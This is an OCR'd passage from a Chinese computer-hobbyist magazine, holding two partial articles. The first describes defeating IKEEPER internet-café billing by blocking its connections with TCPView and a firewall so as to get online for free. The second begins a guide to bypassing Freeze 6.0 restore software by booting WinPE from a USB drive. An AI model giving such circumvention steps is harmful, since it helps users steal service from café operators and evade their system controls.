


图2




图1




图3

我想着如何在不关闭进程的前提下来关闭这个连接，拿出以前在学校图书馆看到过的一个端口管理工具TCPVIEW，运行后看到有两个进程ENTRY和EXPLORER与主机有联系（图5），这个管理软件都注入到EXPLORER里去了，实在是先进啊。不管三七二十一分别在上面点右键关闭连接，自以为这次成功了，可是看到了计费软件的时间还是走（图6），显然这次还是失败了。




图5




图6

想了一下还是试着使用防火墙建立一个规则来阻止IKEEPER与主机的连接，于是我就下载了一个瑞星个人版防火墙，一路NEXT安装成功后，令人兴奋的事情发生了，瑞星提示说有两个连接进程SSP和ENTRY，这不就是IKEEPER吗（图7，图8），二话不说阻止了它们的连接，然后




图7

我就决定检查一下我的消费余额，来确定破解是否成功，点击后没有看到显示的余额（图9）。

于是就等待着下机时间的到来，果然时间到后，电脑没有重启，到此破解就算是成功了。我们只要不关闭防火墙就可以一直免费上网了，在这个过程中那个IKEEPER的图标还是一直在桌面右下角的哟，这样还是比较安全的。

五、回顾前程启示菜鸟

这是一篇较为详细的小菜自己动手破解新版IKEEPER的过程，它给我们的启示还是那句话“没有绝对的安全，只有




图8




图9

绝对的不安全”，作为新手菜鸟不要老等着高手们送给我们的“食物”，而是要自己飞出去主动寻找自己的“食物”，只有这样我们小菜们才能有一天所向披靡地飞翔于网络的天际。

（本文所涉及到的TCPVIEW已收录到光盘中）

文字难易度：★★
文字阅读点：使用U盘系统通过还原卡并且免费上网

使用U盘破解冰点6.0

zhuifeng_4958

网上有很多关于破解冰点的文章，但是对于6.0及以后版本的破解方法却很少而且步骤也很繁琐。今天我就要用U盘来破解冰点6.0，它的破解原理非常简单：我们在U盘上安装一个系统，启动时直接启动U盘上的系统，而冰点是安装在硬盘上的，这样它就不会在起作用了。古人曾说“工欲善其事，必先利其器”，我使用的工具是可以安装在U盘上的WinPE（我使用的是老毛桃制作的专用版本）。

首先将WinPE安装在U盘上。

第一步，当然是安装老毛桃制作的WinPE专用安装工具，将其解压在一个文件夹里，进入“WinPE安装”目录，运行其中的“安装.exe”即可。

第二步，在出现的安装界面中选择“[4]Grub安装/启动（即U盘安装，支持MD5密码）”，输入“4”后回车确定（图1）。

第三步，正确输入自己的U盘盘符，




图1




图2

注意不要输入冒号。输入完后回车，程序会提醒用户要严格按照操作步骤来操作，防止出错，按任意键继续（图2）。

第四步，在弹出的U盘格式化工具界面中，在“设备”列表中正确选择自己

